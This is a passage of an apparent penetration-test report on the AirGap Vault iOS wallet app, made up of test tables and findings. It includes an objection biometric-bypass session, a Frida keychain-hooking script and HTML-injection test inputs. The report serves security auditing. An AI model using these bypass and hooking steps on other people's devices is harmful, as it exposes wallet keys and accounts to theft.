  "karma-chrome-launcher": "^2.2.0",
  "karma-coverage-istanbul-reporter": "^1.3.0",
  "karma-jasmine": "^1.1.0",
  "karma-sourcemap-loader": "^0.3.7",
  "karma-spec-reporter": "0.0.31",
  "karma-webpack": "^2.0.4",
  "node-pre-gyp": "^0.12.0",
  "null-loader": "^0.1.1",
  "prettier": "^1.16.4",
  "pretty-quick": "^1.8.0",
  "protractor": "^5.1.2",
  "protractor-jasmine2-screenshot-reporter": "^0.5.0",
  "puppeteer": "^1.3.0",
  "sonarqube-scanner": "^2.1.0",
  "ts-loader": "^2.3.7",
  "ts-node": "^3.3.0",
  "tslint": "^5.11.0",
  "tslint-config-prettier": "^1.16.0",
  "tslint-config-standard": "github:papers-ch/tslint-config-standard",
  "typescript": "2.4.2",
  "typestrict": "^1.0.1",
  "xcode": "^0.9.3"
},
"description": "An Ionic boilerplate",
"cordova": {
  "platforms": [
    "android",
    "ios"
  ],
  "plugins": {
    "cordova-plugin-whitelist": {},
    "cordova-plugin-device": {},
    "cordova-plugin-splashscreen": {},
    "cordova-plugin-audioinput": {},
    "cordova-plugin-gyroscope": {},
    "cordova-plugin-ios-camera-permissions": {
      "CAMERA_USAGE_DESCRIPTION": "AirGap uses your camera to scan QR Codes of
transactions, and to generate entropy for the secure key generation.",
      "MICROPHONE_USAGE_DESCRIPTION": "AirGap uses your microphone to generate entropy for
the secure key generation.",
      "PHOTOLIBRARY_ADD_USAGE_DESCRIPTION": "This app needs write-access to photo
library",
      "PHOTOLIBRARY_USAGE_DESCRIPTION": "This app needs read/write-access photo library
access"
    },
    "cordova-plugin-root-detection": {},
    "cordova-plugin-qrscanner": {},
    "cordova-android-support-gradle-release": {
      "ANDROID_SUPPORT_VERSION": "26.1.0"
    },
    "cordova-plugin-camera-preview": {
      "ANDROID_SUPPORT_LIBRARY_VERSION": "26.1.0"
    },
    "cordova-plugin-statusbar": {},
    "ionic-plugin-deeplinks": {
      "URL_SCHEME": "airgap-vault",
      "DEEPLINK_HOST": "vault.airgap.it",
      "DEEPLINK_SCHEME": "https",
      "ANDROID_PATH_PREFIX": "/",
      "ANDROID_2_PATH_PREFIX": "/",
      "ANDROID_3_PATH_PREFIX": "/",
      "ANDROID_4_PATH_PREFIX": "/",
      "ANDROID_5_PATH_PREFIX": "/",
      "DEEPLINK_2_SCHEME": " ",
      "DEEPLINK_2_HOST": " ",
      "DEEPLINK_3_SCHEME": " ",
      "DEEPLINK_3_HOST": " ",
      "DEEPLINK_4_SCHEME": " ",
      "DEEPLINK_4_HOST": " ",
      "DEEPLINK_5_SCHEME": " ",
      "DEEPLINK_5_HOST": " "
    },
    "cordova-sqlite-storage": {},
    "cordova-plugin-device-motion": {},
    "cordova-plugin-airgap-secure-storage": {},
    "com.lampa.startapp": {},
    "cordova-plugin-jailbreak-detection": {},
    "cordova-plugin-add-swift-support": {},
    "cordova-plugin-ionic-keyboard": {},
    "cordova-plugin-airgap-webview": {},
    "cordova-clipboard": {},
    "cordova.plugins.diagnostic": {},
    "cordova-plugin-app-version": {}
  }
},
"config": {
  "commitizen": {
    "path": "./node_modules/cz-conventional-changelog"
  },
  "ionic_copy": "./copy.config.js",
  "ionic_uglifyjs": "./uglifyjs.config.js"
},
"husky": {
  "hooks": {
    "pre-commit": "pretty-quick --staged"
  }
},
"build": {
  "linux": {
    "target": [
      {
        "target": "deb",
        "arch": [
          "ia32"
        ]
      }
    ]
  }
}
}
```

5.5 App Analysis

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is the app code obfuscated?	Yes	No, but the source code is open source anyway.	PASS
2.	Is the symbol table stripped from the app binary?	Yes	As expected. Apps from the App Store have the symbol tables stripped by default anyway.	PASS

Details #1

The code is not obfuscated:

```
it.airgap.vault on (iPad: 11.4.1) [usb] # ios hooking list classes
AAAccount
AAAccountManagementUIResponse
AAAccountManager
AAAddEmailUIRequest
AAAppleIDSettingsRequest
AAAppleTVRequest
AAAuthenticateRequest
AAAuthenticationResponse
AAAutoAccountVerifier
AAAvailabilityRequest
AAAvailabilityResponse
AACertificatePinner
AAChildAccountCreationUIRequest
AACloudKitDevicesListRequest
AACloudKitDevicesListResponse
AACloudKitMigrationStateRequest
AACloudKitMigrationStateResponse
AACloudKitStartMigrationRequest
AACloudKitStartMigrationResponse
AACompleteEmailVettingRequest
AACompleteEmailVettingResponse
AADelegateAccountSetupHelper
AADevice
AADeviceInfo
AADeviceListRequest
AADeviceListResponse
AADeviceProvisioningRequest
AADeviceProvisioningResponse
AADeviceProvisioningSession
AAEmailLookupRequest
AAEmailLookupResponse
AAEmailVettingRequest
AAFMIPAuthenticateRequest
AAFMIPAuthenticateResponse
AAFamilyDetailsRequest
AAFamilyDetailsResponse
AAFamilyEligibilityRequest
```

```
AAFamilyEligibilityResponse
AAFamilyInvite
AAFamilyMember
AAFamilyMemberDetailsUIRequest
AAFamilyRequest
AAFollowUpController
AAGenericTermsUIRequest
AAGenericTermsUIResponse
AAGrandSlamSigner
AAHighSecurityAccountAlert
AAInitiateEmailVettingRequest
AAInviteFamilyMemberRequest
AAKeychainManager
AALocalization
AALoginContextManager
AALoginContextTransientStorage
AALoginDelegatesRequest
[CUT BY COMPASS]
```

Details #2

```
nm -a AirGapVault | grep -v "for architecture" | cut -f 2 -d " " | sort -u

-
T
```

5.6 Source Code

5.6.1 Source Code Review

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Are there any **todo, fixme, hack** or similar comments in the source code?	No security relevant comments found	As expected.	**PASS**

5.7 Local Authentication

5.7.1 Account Setup

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	How does the setup process work?	N/A	The user creates a new account and can define a name, passcode, social recovery and a way of interaction between Vault and Wallet.	**N/A**

5.7.2 Login

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	How is authentication performed? ▪ Username/Password ▪ TouchID	-	The application uses the iOS local authentication to protect the application when being launched. Additionally, to perform the signature, one can add a secret to protect the private key.	**N/A**
2.	Is the login performed on the backend or just on the client?	Server and client	No backend present.	**N/A**

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
3.	Are there any ways to bypass the normal login procedure?	No	With objection it is possible to bypass the local authentication such as biometrics.	FAIL
4.	Is a login without password possible?	No	As expected.	PASS
5.	Does the app display the reason why a logon attempt failed?	The app only provides a neutral error message	As expected.	PASS
6.	Which effects have several failed login attempts?	Lockout or timeout after several failed login attempts. Sensitive data may be deleted on lockout.	OS mechanism used.	PASS
7.	If the app has a failed login counter, is it stored securely?	Yes, a failed login counter is stored encrypted in the Keychain	No app counter used.	N/A

Details #3

When a fingerprint is set to login to iOS, this can be bypassed with objection:

```
$ objection -g 'AirGap Vault' explore
Using USB device `iOS Device`
Agent injected and responds ok!


     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.6.6

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
it.airgap.vault on (iPad: 11.4.1) [usb] # ios ui biometrics_bypass
(agent) Registering job d00woz29hlu. Type: ios-biometrics-disable
it.airgap.vault on (iPad: 11.4.1) [usb] # (agent) [d00woz29hlu] Localized Reason for auth
requirement: Please authenticate to continue to use the app.
(agent) [d00woz29hlu] OS authentication response: false
(agent) [d00woz29hlu] Marking OS response as True instead
(agent) [d00woz29hlu] Biometrics bypass hook complete
```

5.7.3 Logout

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Does the app have a logout mechanism?	Yes, the app allows an explicit logout from the current session.	Whenever the app is accessed after having been in the background, the user needs to perform local authentication using biometrics or the device PIN.	PASS
2.	Is the user logged out if the app is backgrounded?	Yes		PASS

5.8 Data-At-Rest

5.8.1 Keychain

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	What kind of sensitive data is stored in the Keychain? ▪ Credentials ▪ Private keys ▪ Personal data	N/A	The "cordova-plugin-airgap-secure-storage plugin" stores the following information in the Keychain: ▪ References to private keys used for encryption. ▪ Encrypted entries (using kSecKeyAlgorithmECIESEncryptionStandardX963SHA256AESGCM)	**N/A**
2.	Are all Keychain entries only available when the device is unlocked?	Yes, Keychain data protection class is set to: `kSecAttrAccessibleWhenUnlocked`	The encrypted entries are only accessible when the device is unlocked.	**PASS**
3.	Are all Keychain entries tied to the device?	Yes, `kSecAttrAccessible` attribute is set to: `kSecAttrAccessibleWhenUnlockedThisDeviceOnly`	The private keys are tied to the device as they are stored in the secure enclave.	**PASS**
4.	Are all Keychain entries only available when a device passcode is set?	Yes, `kSecAttrAccessible` attribute is set to: `kSecAttrAccessibleWhenPasscodeSetThisDeviceOnly`	Yes, as the Keychain item is stored using the userPresence access control flag.	**PASS**

5.	Are additional access controls enforced for sensitive Keychain entries (e.g., data encryption key, certificates)?
	https://developer.apple.com/documentation/security/secaccesscontrolcreateflags?preferredLanguage=occ
		Depends on the context and requirements.
		The following options exist:
		`kSecAccessControlUserPresence`
		`kSecAccessControlTouchIDAny`
		`kSecAccessControlTouchIDCurrentSet`
		`kSecAccessControlDevicePasscode`
		`kSecAccessControlPrivateKeyUsage`
		`kSecAccessControlApplicationPassword`
			Yes, the key uses the privateKeyUsage and userPresence flags as well as the ApplicationPassword if the Paranoia mode is set.	**PASS**

6.	Is fingerprint or password validation required for the data encryption key (or other sensitive data, like certificates)?	N/A	A password can be additionally set to the entry. However, this is only used when the Paranoia mode is used.	**FAIL**
7.	Is a strong password policy defined for the additional PIN?	Yes, a strong password policy for the password should be set.	No password policy is enforced as the system local authentication context is used. It was possible to set "a" as password.	**FAIL**

Details #1

The private key is stored in the secure enclave. The reference to them are stored on the keychain.

The key material is used to store data in the keychain in an encrypted form such as:

```
[CUT BY COMPASS]
{
    "Creation Time" : "Jul 15, 2019, 03:57:44 GMT+2",
    "Account" : "c6840591-e21a-932e-c3c6-d504314a7819",
    "Service" : "",
    "Access Group" : "7VLXNQ52UC.it.airgap.vault",
    "Protection" : "kSecAttrAccessibleWhenUnlocked",
    "Modification Time" : "Jul 15, 2019, 03:57:44 GMT+2",
    "Data" :
"BLM83XZwkIXP3M8P1rnW0YPdjj3H8Dc+b7TMwwBq8gBQtdQOHeK9rY1j+2rZYQaJyMnS3d0Wa9IjFLZqt2052cm83mY
UZ8CWiIR6MH17P5QFPoOlenctlu1+3rbTya2uE40McIlM7CooEhKZJMi3lIbT2ju2DvwSiyLA496ClxndMgJ18atvYMs
HMrFUMXUpBw==",
    "AccessControl" : "Not Applicable"
  },
[CUT BY COMPASS]
```

Details #8

In order to see more details about the keychain a Frida script has been written:

```
// Intercept the SecItemCopyMatching call.
Interceptor.attach(Module.findExportByName(null,'SecItemCopyMatching'), {
    onEnter: function (args) {
        this.query = ObjC.Object(args[0])
        this.result = args[1]
        this.msg = 'SecItemCopyMatching(' +
            'query: '  + this.query  +', ' +
            'result: ' + this.result +')'

        console.log(this.msg)
    }
})
```

Output:

```
$ frida -U -p 646 -l keychain_script.js
     ____
    / _  |   Frida 12.6.10 - A world-class dynamic instrumentation toolkit
   | (_| |
    > _  |   Commands:
   /_/ |_|       help      -> Displays the help system
   . . . .       object?   -> Display information about 'object'
   . . . .       exit/quit -> Exit
   . . . .
   . . . .   More info at http://www.frida.re/docs/home/

[iOS Device::PID::646]->

# Accessing a key in the Keychain
SecItemCopyMatching(query: {
    atag = <69742e61 69726761 702e6b65 79732e62 696f6d65 74726963 732e6b65 792d6336 38343035
39312d65 3231612d 39333265 2d633363 362d6435 30343331 34613738 3139>;
    class = keys;
    "r_Ref" = 1;
    type = 73;
    "u_AuthCtx" = "<LAContext: 0x1c0276040>";
}, result: 0x1c422ae30)
# Decoded atag: it.airgap.keys.biometrics.key-c6840591-e21a-932e-c3c6-d504314a7819

# Accessing a generic value in the Keychain
SecItemCopyMatching(query: {
    acct = "c6840591-e21a-932e-c3c6-d504314a7819";
    class = genp;
    "r_Data" = 1;
}, result: 0x16fadac60)
```

5.8.2 File System

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data stored in files and if so, what kinds of data? ▪ Credentials ▪ Public/Private keys ▪ Certificates ▪ Customer data	N/A	The only file containing some user data is in the LocalDatabase folder and contains the accounts stored in the application.	**N/A**
2.	Are all files only available when the device is unlocked?	Yes, file protection class is set to: `NSFileProtectionComplete` Or, for background tasks: `NSFileProtectionCompleteUnlessOpen`	The file is stored with `CompleteUntilFirstUserAuthentication`	**N/A**
3.	Is sensitive data protected with an additional layer of encryption?	Yes	No sensitive data is stored there.	**PASS**
4.	Are sensitive files excluded from backups?	Yes, unless they are additionally encrypted and the encryption key is not backed up.	No backup allowed.	**PASS**

Details #1

The file /var/mobile/Containers/Data/Application/1A5325EF-79C0-4931-AA08-A2C54E2C1383/Library/LocalDatabase**/__airgap_storage** contains the accounts stored in the vault:

```
[{"id":"c6840591-e21a-932e-c3c6-d504314a7819","label":"secret <b> test
</b>","isParanoia":false,"interactionSetting":"always","wallets":[{"protocolIdentifier":"btc
","publicKey":"xpub6Ben8LPARysaXQdx5snBXjonkirWBebtotac3PctaqmRikBZLQUneTffECBnVNns1bZ8GV7qr
9neASBYFoa3yrPAdJCxvsgC7rSbFhEnZgy","isExtendedPublicKey":true,"derivationPath":"m/44'/0'/0'
","addresses":["17YDfhwLd48uLz2oDNHzADCEpihtiMFugV","1QAqwN84HaQ7KLpLXabuT5oCp2XaAPL6JZ"]},{
"protocolIdentifier":"xtz","publicKey":"c017dc074422b66ebd64efc8f3cb4eac7f62a914d2379d8bcedb
522898290b1b","isExtendedPublicKey":false,"derivationPath":"m/44h/1729h/0h/0h","addresses":[
"tz1csk4ZUYpeRG28VCCX83CPmW3g8Nof27am"]},{"protocolIdentifier":"ae","publicKey":"56aa459345b
49cd8e310d889fa07da8004eab5385d6d12fdffa765fab06bf5d3","isExtendedPublicKey":false,"derivati
onPath":"m/44h/457h/0h/0h/0h","addresses":["ak_fAkAknfj1YW3jTDSsAJFo3rJyXPRrERQ5uXegjEEcwyC3
5Mik"]},{"protocolIdentifier":"eth","publicKey":"031c563e951e3a4436e64c127de0ecfe88b7f8d1a11
330cf8b1ba0f27182da56a3","isExtendedPublicKey":false,"derivationPath":"m/44'/60'/0'/0/0","ad
dresses":["0x815043a98E945aA8F0ba9B55bfa7164396ae09fa"]},{"protocolIdentifier":"grs","public
Key":"xpub6CiB8zs4w3V7CvaLD9vU7tUha6h5oJnzYFjxnufSPY3Zt3XSoAt2e6qgSYEBPhS61UjKfuyswhih9CBJGT
STpGXRT3Jz86jweCkSJiVn3pG","isExtendedPublicKey":true,"derivationPath":"m/44'/17'/0'","addre
sses":["Fs5W5WwVmXbrB69U2hCaeffzMnzSrUTjdR","FmgZsC9VQPnXB4LvYGkGuqmsWki7XWD4Zc"]}],"hasSoci
alRecovery":true},{"id":"a18cb54a-e9e1-75b0-1469-e15c9cce9514","label":"secon name
<s>test","isParanoia":true,"interactionSetting":"always","wallets":[{"protocolIdentifier":"e
th","publicKey":"021b812a2014615f9ac74627b2b83af21f1804dffd91c712bbee2dba3e6a44fb89","isExte
ndedPublicKey":false,"derivationPath":"m/44'/60'/0'/0/0","addresses":["0x9C70A2b57c882771BfC
17497a448C768219197D4"]}]}]
```

5.8.3 Cache

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Do caches contain sensitive information? `<App>/Library/<Bundle>/Cache`	No sensitive data found.	As expected.	**PASS**

5.8.4 Cookies

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data stored in persistent cookies?	No	As expected.	**PASS**

5.9 Memory Management

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Is sensitive data kept in memory?	N/A	The private key is stored in the secure enclave and never leaves it.	PASS

5.10 Data-In-Transit

5.10.1 Communication Partners


No.	Description of Test	Expected Result	Actual Result	PASS FAIL
1.	Which servers does the app communicate with?	-	The application does not communicate with any servers.	N/A

5.11 Input Validation

No.	Description of Test	Expected Result	Actual Result	PASS FAIL
General Input Validation				
1.	Is user input reflected by the app at any point?	-	Yes, for example the secrets names are displayed in the app.	N/A
2.	Are the app views susceptible to Cross-Site Scripting attacks?	No.	Yes, on one error messages it is possible to insert HTML. JavaScript, however cannot be executed and external navigation is blocked.	FAIL
3.	Is the app susceptible to SQL Injection attacks?	No Prepared statements are used.	As expected.	PASS
File System				
4.	Does the app try to prevent path traversal attacks?	Yes, path sanitization is performed	As expected.	PASS
5.	Does the app validate, whether NSString paths contain NULL bytes?	Yes	As expected.	PASS

Details #2

Trying to insert HTML in the derivation path:



iPad 14:42 100%

Back

Add Account

Active Secret: secret <b> te...

SELECT COIN TO USE

æternity AE

Bitcoin BTC

Ethereum ETH ✓

Groestlcoin GRS

Tezos XTZ


æternity Ethereum Token AE-ERC20

Advanced Mode ●

Custom Derivation Path

m/44'/60'/0'/0/0<h1>compass</h1>

The html code is rendered:



Active Secret: secret <b> te...

SELECT COIN TO USE

Error

Expected BIP32 derivation path, got String "m/44'/60'/0'/0/0

compass

"

Okay!


Advanced Mode

Custom Derivation Path

m/44'/60'/0'/0/0<h1>compass

However, inserting JavaScript does not seem to be possible.

Trying to insert a link:



Active Secret: secret <b> te...


SELECT COIN TO USE

Advanced Mode

Custom Derivation Path

m/44'/60'/0'/0/0<a href=cordova.js >LINK</a>

This is also rendered:



Active Secret: secret <b> te...

